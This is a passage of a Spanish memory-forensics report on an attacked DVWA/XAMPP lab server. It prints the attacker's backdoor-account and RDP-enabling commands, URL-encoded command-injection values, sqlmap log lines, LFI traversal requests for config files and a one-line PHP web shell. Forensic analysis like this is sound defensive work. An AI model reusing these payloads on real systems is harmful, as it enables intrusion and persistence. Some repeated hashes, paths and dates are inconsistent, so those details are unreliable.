
Y otras inyecciones como se puede ver en la imagen que se analizan más adelante.

- Memoria volcada: memdump.mem
- Hash MD5: 172f61f1b80cffd09705994f09fd702
- Hash SHA-256: ce6af78980ff050b0e25fec79f20942b036c82d7ba929aa36d528567ae155b8fc

## 5.4. Inyección de comandos

Para visualizar el historial de comandos ejecutados en el sistema, se utilizó el siguiente comando de Volatility:

- volatility -f memdump.mem --profile=VistaSP1x86 consoles



```
C:\Users\Administrator>*****
ConsoleProcess: csrss.exe Pid: 524
Console: 0xe91b04 CommandHistorySize: 50
HistoryBufferCount: 4 HistoryBufferMax: 4
OriginalTitle: Administrator: Command Prompt
Title: -
AttachedProcess: cmd.exe Pid: 612 Handle: 0x2d8
----
CommandHistory: 0x5a248a8 Application: netsh.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
CommandHistory: 0x5a34dc0 Application: net1.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
CommandHistory: 0x5a34c90 Application: net.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
CommandHistory: 0x5a24708 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 17 LastAdded: 16 LastDisplayed: 16
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x2d8
Cmd #0 at 0xe907c8: ipconfig
Cmd #1 at 0xe91af8: cls
Cmd #2 at 0xe91db0: ipconfig
Cmd #3 at 0x5a34bd0: net user user1 user1 /add
Cmd #4 at 0x5a34eb8: net user user1 root@psut /add
Cmd #5 at 0x5a34c10: net user user1 Root@psut /add
Cmd #6 at 0x5a24800: cls
Cmd #7 at 0x5a34c58: net /?
Cmd #8 at 0x5a34d88: net localgroup /?
Cmd #9 at 0x5a34f48: net localgroup "Remote Desktop Users" user1 /add
Cmd #10 at 0x5a34c70: net /?
Cmd #11 at 0xe911b0: netsh /?
Cmd #12 at 0xe907e8: netsh firewall /?
Cmd #13 at 0xe91218: netsh firewall set service type = remotedesktop /?
Cmd #14 at 0xe91288: netsh firewall set service type = remotedesktop enable
Cmd #15 at 0xe91300: netsh firewall set service type=remotedesktop mode=enable
Cmd #16 at 0xe91380: netsh firewall set service type=remotedesktop mode=enable scope=subnet
----
```

Screen 0xe91e000 Y=80 Y=300

La salida de este comando muestra una serie de actividades realizadas por el atacante a través de la consola. De entre los comandos encontrados, destaca el uso de Remote Desktop Protocol (RDP), ya que el atacante ejecutó explícitamente los siguientes comandos relacionados con la configuración del firewall:


- netsh firewall set service type=remotedesktop mode=enable
- netsh firewall set service type=remotedesktop mode=enable scope=subnet

Estos comandos realizan las siguientes acciones:

- Habilitan el acceso remoto a través de RDP.

- Configuran el firewall para permitir conexiones RDP dentro de la subred, lo que sugiere que el atacante planeaba o ya había configurado el acceso remoto al sistema.

Además, en este mismo contexto, el atacante crea un nuevo usuario llamado user1 y lo añade al grupo “Remote Desktop Users”, otorgándole privilegios para conectarse de forma remota al sistema:



```


*****
ConsoleProcess: csrss.exe Pid: 524
Console: 0x9143c CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: Administrator: Command Prompt
Title: -
AttachedProcess: cmd.exe Pid: 1972 Handle: 0x7ec
-----
CommandHistory: 0x5a17c30 Application: netsh.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
-----
CommandHistory: 0x5a30950 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x7ec
Cmd #0 at 0xe91970: netsh fireall set service type=remotedesktop mode=enable scope=subnet
Cmd #1 at 0x5a17b58: netsh firewall set service type=remotedesktop mode=enable scope=subnet
Screen 0xe91738 X:80 Y:300
Dump:
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>netsh fireall set service type=remotedesktop mode=enable
scope=subnet
The following command was not found: fireall set service type=remotedesktop mode
=enable scope=subnet

C:\Users\Administrator>netsh firewall set service type=remotedesktop mode=enable
scope=subnet
Ok.

C:\Users\Administrator>*****

```

```

*****
ProcessHandle: 0x7ec
Cmd #0 at 0xe91970: netsh fireall set service type=remotedesktop mode=enable scope=subnet
Cmd #1 at 0x5a17b58: netsh firewall set service type=remotedesktop mode=enable scope=subnet

```

Además el atacante creó un nuevo usuario llamado user1 y lo añadió al grupo “Remote Desktop Users”. Esto le otorga al atacante la capacidad de acceder de manera remota al sistema.

- net user user1 Root@psut /add
- net localgroup "Remote Desktop Users" user1 /add

```
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0

CommandHistory: 0x5a24708 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 17 LastAdded: 16 LastDisplayed: 16
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x2d8
Cmd #0 at 0xe907c8: ipconfig
Cmd #1 at 0xe91af8: cls
Cmd #2 at 0xe91dh0: inconfig
Cmd #3 at 0x5a34bd0: net user user1 user1 /add
Cmd #4 at 0x5a34eb8: net user user1 root@psut /add
Cmd #5 at 0x5a34c10: net user user1 Root@psut /add
Cmd #6 at 0x5a24800: cls
Cmd #7 at 0x5a34c58: net /?
Cmd #8 at 0x5a34d88: net localgroup ?
Cmd #9 at 0x5a34f48: net localgroup "Remote Desktop Users" user1 /add
Cmd #10 at 0x5a34c70: net /?
Cmd #11 at 0xe911b0: netsh /?
Cmd #12 at 0xe907e8: netsh firewall /?
Cmd #13 at 0xe91218: netsh firewall set service type = remotedesktop /?
Cmd #14 at 0xe91288: netsh firewall set service type = remotedesktop mode=enable
Cmd #15 at 0xe91300: netsh firewall set service type=remotedesktop mode=enable
Cmd #16 at 0xe91380: netsh firewall set service type=remotedesktop mode=enable scope=subnet
-----
Screen 0xe91e00 X:80 Y:300
Dump:

C:\Users\Administrator>net /?
The syntax of this command is:

NET
[ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
HELPMSG | LOCALGROUP | PAUSE | PRINT | SESSION | SHARE | START |
STATISTICS | STOP | TIME | USE | USER | VIEW ]
```

```
Cmd #1 at 0xe91a10: cls
Cmd #2 at 0xe91dh0: ipconfig
Cmd #3 at 0x5a34bd0: net user user1 user1 /add
Cmd #4 at 0x5a34eb8: net user user1 root@psut /add
Cmd #5 at 0x5a34c10: net user user1 Root@psut /add
Cmd #6 at 0x5a24800: cls
Cmd #7 at 0x5a34c58: net /?
Cmd #8 at 0x5a34d88: net localgroup ?
Cmd #9 at 0x5a34f48: net localgroup "Remote Desktop Users" user1 /add
Cmd #10 at 0x5a34c70: net /?
Cmd #11 at 0xe911b0: netsh /?
```

Estos comandos indican que el atacante no solo activó RDP, sino que también preparó una cuenta de usuario con privilegios para el acceso remoto, permitiendo que el atacante se conectara al sistema a través de RDP utilizando la cuenta user1.

#### Comandos de Ayuda:

Varios comandos de ayuda, como net /?, netsh /?, y netsh firewall /?, sugieren que el atacante estaba verificando cómo configurar su entorno para sus fines. Esto podría indicar que el atacante no estaba completamente familiarizado con los comandos o el sistema, y estaba revisando la documentación disponible para adaptarlos a sus necesidades.

## 5.5 Usuario hacker

Durante la investigación, se utilizó strings y un filtro para encontrar referencias al usuario hacker en la memoria volcada. El siguiente comando se utilizó para filtrar la información relacionada con hacker:

- strings memdump.mem | grep 'hacker'

- Memoria volcada: memdump.mem  
- Hash MD5: 172f61f1b80cffd09705994f0f9df702  
- Hash SHA-256: ce6af78989ff959b0e25fec79f20942b036c82d7ba929aa36d528567e155b8fc

```

> strings memdump.mem | grep 'hacker'
$donated_html = "<center><b>Owned by hacker</b></center>";
<center><b>Owned by hacker</b></center>
Webhacker
Webhacker
Webhacker
~^webhacker.*$~
Webhacker
Webhacker
Webhacker
Webhacker
~^webhacker.*$~
hackerLo
ip=192.168.56.102+%26%26+net+localgroup+%22Remote+Desktop+Users%22+hacker%2Fadd&submit=submit$
Zp6.102+%26%26+net+user+hacker+hacker/+add&submit=submit

~/Downloads/forense > ✓ > 4s > |

```

Este comando ayuda a encontrar todas las instancias de la cadena 'hacker' dentro de la memoria, lo que nos permitió rastrear la creación de este usuario. Tras analizar los resultados, se extrajeron procesos sospechosos asociados a FileZilla, httpd, mysqld, y xampp, para verificar si alguna de las cadenas extraídas contenía el término 'hacker'.

A continuación, se detallan los comandos utilizados para extraer estos procesos y buscar cadenas relacionadas con hacker:

- FileZilla: volatility3 -f /home/x224/Downloads/forense/memdump.mem --output-dir=.windows.memmap --pid 2856 --dump
- httpd\_2796: volatility3 -f /home/x224/Downloads/forense/memdump.mem --output-dir=.windows.memmap --pid 2796 --dump
- httpd\_2880: volatility3 -f /home/x224/Downloads/forense/memdump.mem --output-dir=.windows.memmap --pid 2880 --dump
- xampp: volatility3 -f /home/x224/Downloads/forense/memdump.mem --output-dir=.windows.memmap --pid 2768 --dump

#### Análisis de los Procesos:

En el proceso FileZilla se encontró la siguiente cadena que indica la creación del usuario hacker:

```

Zp6.102+%26%26+net+user+hacker+hacker/+add&submit=submit
ip=192.168.56.102+%26%26+net+localgroup+%22Remote+Desktop+Users%22+ha
cker+%2Fadd&submit=submit$
hackerLo

```

En el proceso httpd con PID 2796 se encontró una cadena similar que menciona el nombre hacker:

```

~^webhacker.*$~
Webhacker
Webhacker
Webhacker

```

- Memoria volcada: memdump.mem  
- Hash MD5: 172f61f1b80cffd09705994f0f9df702  
- Hash SHA-256: ce6af78989ff959b0e25fec79f20942b036c82d7ba929aa36d528567e155b8fc

```
Zp6.102+%26%26+net+user+hacker+hacker+/add&submit=submit  
ip=192.168.56.102+%26%26+net+localgroup+%22Remote+Desktop+Users%22+ha  
cker+%2Fadd&submit=submit$  
hackerLo
```

En el proceso httpd con PID 2880 se observó una cadena más explícita que confirma la existencia del usuario hacker y su creación:

```
~^webwhacker.*$~  
WebWhacker*  
WebWhacker*  
WebWhacker  
<center><b>Owned by hacker</b></center>  
Zp6.102+%26%26+net+user+hacker+hacker+/add&submit=submit  
ip=192.168.56.102+%26%26+net+localgroup+%22Remote+Desktop+Users%22+ha  
cker+%2Fadd&submit=submit$  
hackerLo
```

En el proceso xampp con PID 2768 también se observó una cadena similar que contiene información sobre el usuario hacker:

```
Zp6.102+%26%26+net+user+hacker+hacker+/add&submit=submit  
ip=192.168.56.102+%26%26+net+localgroup+%22Remote+Desktop+Users%22+ha  
cker+%2Fadd&submit=submit$  
hackerLo
```

### Conclusión:

La información más completa sobre el usuario hacker fue encontrada en el proceso httpd con PID 2880, que muestra múltiples instancias de la cadena "Owned by hacker". Además, se observó que el atacante utilizó la vulnerabilidad de inyección de comandos en DVWA para crear al usuario hacker.

El patrón %26%26 (&&) encontrado en los registros muestra que el atacante estaba utilizando la vulnerabilidad LFI (Local File Inclusion) para ejecutar el comando ping a través de la aplicación web DVWA y luego, utilizando el operador &&, terminaba el comando de ping para ejecutar otros comandos adicionales. Este patrón es característico de una inyección de comandos.

Es bastante claro que la explotación de esta vulnerabilidad se utilizó como ejemplo para crear la cuenta hacker en el sistema.

## 5.6. Inyección SQL

**1. Ataque SQLi:** El ataque SQLi comienza el 02 de septiembre de 2015 a las 04:14:05 UTC, como se observa en los registros extraídos de los archivos access.log (archivos file.None0x83215180.txt y file.None.0x83ffe798.txt). A las 04:25:52, el atacante logró ejecutar el ataque en la página "/dvwa/vulnerabilities/sqli", lo que le permitió obtener acceso al servidor y ejecutar comandos de manera remota.

**2. Primer GET - Creación del archivo malicioso tmpukudk.php:** El atacante realizó la siguiente solicitud GET en la URL /dvwa/vulnerabilities/sql, lo que permitió escribir un archivo PHP malicioso en el servidor:

El atacante utilizó SQLmap, una herramienta automatizada, para ejecutar un ataque de inyección SQL. La consulta SQL incluyó la instrucción INTO OUTFILE, que permitió al atacante escribir el archivo malicioso tmpukudk.php en la carpeta /xampp/htdocs/ del servidor. Este archivo probablemente contenía un código PHP para permitir la ejecución de comandos remotos, es decir, un web shell.

```
192.168.56.102 - [0/Sep/2015:18:45:25 -0700] "GET /xampp/tmudk/pkudk.php HTTP/1.1" 403 126 "-" "sqlmap/1.0-dev-nongit-20150902 [http://sqlmap.org]"  
192.168.56.102 - [0/Sep/2015:18:45:25 -0700] "GET /xampp/tmudk/pkudk.php HTTP/1.1" 404 1059 "-" "sqlmap/1.0-dev-nongit-20150902 [http://sqlmap.org]"  
192.168.56.102 - [0/Sep/2015:18:45:25 -0700] "GET /xampp/tmudk/pkudk.php HTTP/1.1" 200 315 "-" "sqlmap/1.0-dev-nongit-20150902 [http://sqlmap.org]"  
192.168.56.102 - [0/Sep/2015:18:45:25 -0700] "GET /xampp/tmudk/pkudk.php HTTP/1.1" 200 315 "-" "sqlmap/1.0-dev-nongit-20150902 [http://sqlmap.org]"  
192.168.56.102 - [0/Sep/2015:18:45:25 -0700] "GET /xampp/tmudk/pkudk.php?cmd=chroot%26command%26execute0xtest HTTP/1.1" 284 36 "-" "sqlmap/1.0-dev-nongit-20150902 [http://sqlmap.org]"  
192.168.56.102 - [0/Sep/2015:18:46:24 -0700] "GET /xampp/tmudk/pkudk.php?cmd=chroot%26command%26execute0xtest HTTP/1.1" 200 853 "-" "sqlmap/1.0-dev-nongit-20150902 [http://sqlmap.org]"  
192.168.56.102 - [0/Sep/2015:18:46:23 -0700] "GET /xampp/tmudk/pkudk.php?cmd=chroot%26command%26execute0xtest HTTP/1.1" 200 111 "-" "sqlmap/1.0-dev-nongit-20150902 [http://sqlmap.org]"  
192.168.56.102 - [0/Sep/2015:18:46:23 -0700] "GET /xampp/tmudk/pkudk.php?cmd=chroot%26command%26execute0xtest HTTP/1.1" 200 111 "-" "sqlmap/1.0-dev-nongit-20150902 [http://sqlmap.org]"  
192.168.56.102 - [0/Sep/2015:23:28:06 -0700] "GET /dwww/setup.php HTTP/1.1" 200 3678 "http://192.168.56.101/dwww/vulnerabilities/sql?id=1&Submit=Submit" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
```

**3. Intentos de acceder al archivo malicioso tmpukudk.php:** El atacante realizó varios intentos para acceder al archivo malicioso, ajustando la ruta del archivo para ejecutarlo correctamente. Los intentos son los siguientes:

1. GET /xampp/htdocs/tmpukudk.php: Denegado con respuesta 403 (Prohibido).
  2. GET /htdocs/tmpukudk.php: No encontrado, respuesta 404.
  3. GET /tmpukudk.php: Acceso exitoso, respuesta 200.

Este comportamiento indica que el atacante intentó distintas rutas para acceder al archivo malicioso, logrando finalmente el acceso exitoso en /tmpukudk.php.

**4. Ejecución del archivo malicioso tmpukudk.php:** Una vez que el atacante tuvo acceso al archivo tmpukudk.php, realizó una solicitud POST utilizando una herramienta automatizada Python-urllib/2.7:

- 192.168.56.102 - - [02/Sep/2015:04:25:53 -0700] "POST /tmpukudk.php HTTP/1.1" 200 25 "-" "Python-urllib/2.7"

**5. Uso del shell web (tmpbiwuc.php):** El atacante utilizó un segundo archivo web shell llamado tmpbiwuc.php para ejecutar comandos en el servidor comprometido. A continuación, se muestran dos solicitudes que permiten observar el uso del web shell:

- Memoria volcada: memdump.mem
- Hash MD5: 172f61f1b80cffd09705994f0f9df702
- Hash SHA-256: ce6af789a8ff959b0e25fec79f20942b036c82d7ba929aa36d528567e155b8fc

- GET /tmpbiwuc.php?cmd=echo%20command%20execution%20test: El atacante intentó ejecutar el comando echo para verificar que el shell web funcionara correctamente.
- GET /tmpbiwuc.php?cmd=dir: El atacante ejecutó el comando dir para listar los archivos y directorios del servidor comprometido.

La ejecución de estos comandos confirma que el atacante logró ejecutar comandos en el servidor comprometido.

**6. Limpieza del ataque:** Para ocultar sus huellas, el atacante intentó borrar los archivos maliciosos tmpukudk.php y tmpbiwuc.php utilizando las siguientes solicitudes:

- GET /tmpbiwuc.php?cmd=del%20%2FF%20%2FQ%20C%3A%5Cxampp%5Chtdocs%5Ctmpukudk.php: El atacante eliminó el archivo tmpukudk.php.
- GET /tmpbiwuc.php?cmd=del%20%2FF%20%2FQ%20%5Cxampp%5Chtdocs%5Ctmpbiwuc.php: El atacante eliminó el archivo tmpbiwuc.php.

**7. Actividad adicional en el servidor:** El atacante accedió más tarde a la página /dvwa/setup.php de la aplicación vulnerable DVWA:

- 192.168.56.102 - - [02/Sep/2015:23:20:00 -0700] "GET /dvwa/setup.php HTTP/1.1" 200 3678 "http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" "Mozilla/5.0 (X11; Linux x86\_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"

Este acceso podría indicar que el atacante estaba configurando la aplicación DVWA para realizar más pruebas o nuevos ataques.

#### 8. Cronología del ataque:

Hora (UTC)	Evento	Fuente	Notas
04:25:52	Creación del archivo malicioso <b>tmpukudk.php</b> mediante SQLmap.	Logs	El atacante usó <b>SQLmap</b> para escribir un archivo PHP malicioso.
04:25:53	Uso del shell web <b>tmpbiwuc.php</b> para ejecutar comandos ( <b>echo</b> y <b>dir</b> ).	Logs	Confirmación de acceso y ejecución de comandos en el servidor.
04:26:23	Limpieza de archivos maliciosos ( <b>tmpukudk.php</b> y <b>tmpbiwuc.php</b> ).	Logs	El atacante intentó borrar los archivos maliciosos para ocultar rastros.

23:20:00	Acceso a la configuración de <b>DVWA</b> para preparar más ataques.	Logs	El atacante podría estar preparando más exploits.
----------	---	------	---

## 5.7 Ataque: Inclusión de Archivos Locales (LFI)

1. Descripción general: El atacante utilizó una vulnerabilidad de Local File Inclusion (LFI) en el endpoint /dvwa/vulnerabilities/fi/, que le permitió acceder a archivos locales sensibles del servidor. Este tipo de vulnerabilidad puede ser explotado para leer archivos confidenciales, como configuraciones de aplicaciones, y también para ejecutar comandos mediante la carga de archivos maliciosos que previamente se hayan subido al servidor. El atacante pudo haber utilizado esta vulnerabilidad para realizar un File Inclusion y luego ejecutar Remote File Inclusion (RFI) o comandos remotos.

Mediante el archivo access.log que se ha extraído anteriormente (file.None0x83215180.txt y file.None.0x83ffe798.txt) podemos observar que el ataque de file inclusion:

**2. Exploración inicial del Local File Inclusion (LFI):** El atacante realizó la siguiente solicitud al endpoint vulnerable /dywa/vulnerabilities/fi/:

- 192.168.56.102 - - [02/Sep/2015:02:30:17 -0700] "GET /dywa/vulnerabilities/fi/?page=include.php HTTP/1.1"

En este caso, el atacante comenzó probando un parámetro vulnerable llamado page, que le permitió incluir un archivo local en el servidor.

**3. Explotación de la vulnerabilidad LFI:** En la siguiente solicitud, el atacante intenta acceder al archivo hosts de Windows mediante la vulnerabilidad LFI:

- Memoria volcada: memdump.mem
- Hash MD5: 172f61f1b80cffd09705994f0f9df702
- Hash SHA-256: ce6af789a8ff959b0e25fec79f20942b036c82d7ba929aa36d528567e155b8fc

- 192.168.56.102 - - [02/Sep/2015:02:31:16 -0700] "GET /dvwa/vulnerabilities/fi/?page=../../../../windows/system32/drivers/etc/hosts HTTP/1.1"

Esta solicitud tiene como objetivo leer el archivo hosts del sistema, ubicado en C:\Windows\System32\drivers\etc\hosts, que es un archivo sensible que mapea direcciones IP a nombres de host.

### **Acceso a archivos sensibles**

**4. Acceso a archivos sensibles:** En las siguientes solicitudes, el atacante intentó acceder a archivos más sensibles dentro del servidor. Los archivos solicitados incluyen:

#### **1. Archivo data.txt del usuario administrador:**

- 192.168.56.102 - - [02/Sep/2015:02:36:48 -0700] "GET /dvwa/vulnerabilities/fi/?page=../../../../users/administrator/data.txt HTTP/1.1"

Este archivo podría contener información sensible del usuario administrator, como credenciales o configuraciones.

#### **2. Archivo de configuración de phpMyAdmin (config.inc.txt):**

- 192.168.56.102 - - [02/Sep/2015:02:37:40 -0700] "GET /dvwa/vulnerabilities/fi/?page=../../../../xampp/phpMyAdmin/config.inc.txt HTTP/1.1"

El archivo config.inc.txt podría contener información sobre las credenciales de la base de datos de phpMyAdmin, lo que sería crítico para el atacante.

#### **3. Archivo de ChangeLog de phpMyAdmin:**

- 192.168.56.102 - - [02/Sep/2015:02:38:04 -0700] "GET /dvwa/vulnerabilities/fi/?page=../../../../xampp/phpMyAdmin/ChangeLog HTTP/1.1"

Este archivo podría dar información sobre el software instalado en el servidor, como versiones de phpMyAdmin, que pueden ser útiles para encontrar vulnerabilidades conocidas.

**5. Exploración de más archivos:** El atacante siguió buscando archivos adicionales, como se observa en la siguiente solicitud:

- 192.168.56.102 - - [02/Sep/2015:02:42:21 -0700] "GET /dvwa/vulnerabilities/fi/?page=../../../../abc.txt HTTP/1.1"

Aquí, el atacante intentó acceder a un archivo llamado abc.txt, que podría ser un archivo creado por el atacante para guardar datos robados o simplemente un archivo de prueba.

## 6. Cronología del Ataque de Inclusión de Archivos Locales (LFI):

Hora (UTC)	Evento	Fuente	Notas
02:30:17	Exploración inicial (Identificación del parámetro vulnerable <b>page</b> ).	Logs	El atacante comenzó probando el parámetro <b>page</b> en el endpoint <b>/dvwa/vulnerabilities/fi/</b> .
02:31:16	LFI exitoso (Acceso al archivo <b>hosts</b> de Windows).	Logs	El atacante explotó la vulnerabilidad <b>LFI</b> para acceder a un archivo de configuración crítico.
02:36:48	Acceso a archivos sensibles ( <b>data.txt</b> del usuario administrator).	Logs	El atacante intentó acceder a archivos de usuario que pueden contener datos sensibles.
02:37:40	Acceso al archivo de configuración <b>phpMyAdmin</b> ( <b>config.inc.txt</b> ).	Logs	El atacante intentó obtener información de configuración de <b>phpMyAdmin</b> , posiblemente para acceder a bases de datos.
02:38:04	Acceso a <b>ChangeLog</b> de phpMyAdmin.	Logs	El atacante obtuvo detalles sobre la versión de <b>phpMyAdmin</b> .
02:42:21	Exploración de más archivos (Acceso a <b>abc.txt</b> ).	Logs	El atacante continuó explorando el servidor, probablemente en busca de otros archivos de interés.

## 5.8. Herramientas de ataque PHP - Webshells

Descripción: Durante la investigación, se ha encontrado un archivo comprimido sospechoso llamado webshells.zip, lo que sugiere la presencia de herramientas maliciosas subidas al servidor para obtener acceso remoto o ejecutar comandos de manera no autorizada.

### 1. Localización del archivo sospechoso:

El archivo webshells.zip fue encontrado en la memoria volcada del sistema utilizando el siguiente comando:

- cat filescan.txt | grep 'webshells'

Obtenemos la siguiente entrada:

- "0x000000003eeabba0 8 0 RW----\n\Device\HarddiskVolume1\xampp\htdocs\DVWA\webshells.zip"

```
> cat filescan.txt | grep 'webshells'  
0x000000003eeabba0 8 0 RW---- \Device\HarddiskVolume1\xampp\htdocs\DVWA\webshells.zip
```

## 2. Extracción del archivo comprimido:

Se procedió a extraer el archivo comprimido webshells.zip desde la memoria volcada usando volatility:

- volatility -f memdump.mem --profile=Win2008SP2x86 dumpfiles -Q 0x000000003eeabba0 --dump-dir=./dumps

```
> volatility -f memdump.mem --profile=Win2008SP2x86 dumpfiles -Q 0x000000003eeabba0 --dump-dir=./dumps  
Volatility Foundation Volatility Framework 2.6.1  
DataSectionObject @0x3eeabba0 None \Device\HarddiskVolume1\xampp\htdocs\DVWA\webshells.zip  
> cd dumps  
> cd ..  
> ls  
Anexos  dll.txt  executable.2856.exe  grep_mem  memdump.mem  pid.2856.dmp  strings_output.txt  volatility3  
cadenas_cmd_612.txt  dumps  filescan.txt  ip_comandos.txt  netscan.txt  procesos  strings_pid_2796.txt  wininfo_v0l3.txt  
cmd_consola.txt  executable.2796.exe  grep  lista_procesos.txt  netscan_volatility2.txt  strings.txt  strings_pid_2856.txt  
> cd dumps
```

Después de extraer el archivo webshells.zip, se descomprimió con el siguiente comando:

- unzip file.None.0x83f09580.dat -d ./extracted

```
> ls  
file.None.0x83f09580.dat  
> strings file.None.0x83f09580.dat  
,!#  
3C'  
2{!t  
;A?ir  
+ob 3  
rI-q  
Rp\Q  
?;TU  
,J n  
hPxeo  
_>T'  
N_be9  
xm%Fe  
'abXy  
GIL|)  
EEGi  
s!_k  
webshell.php<?php  
system($_GET["cmd"]);  
c99.phpPK  
webshell.phpPK  
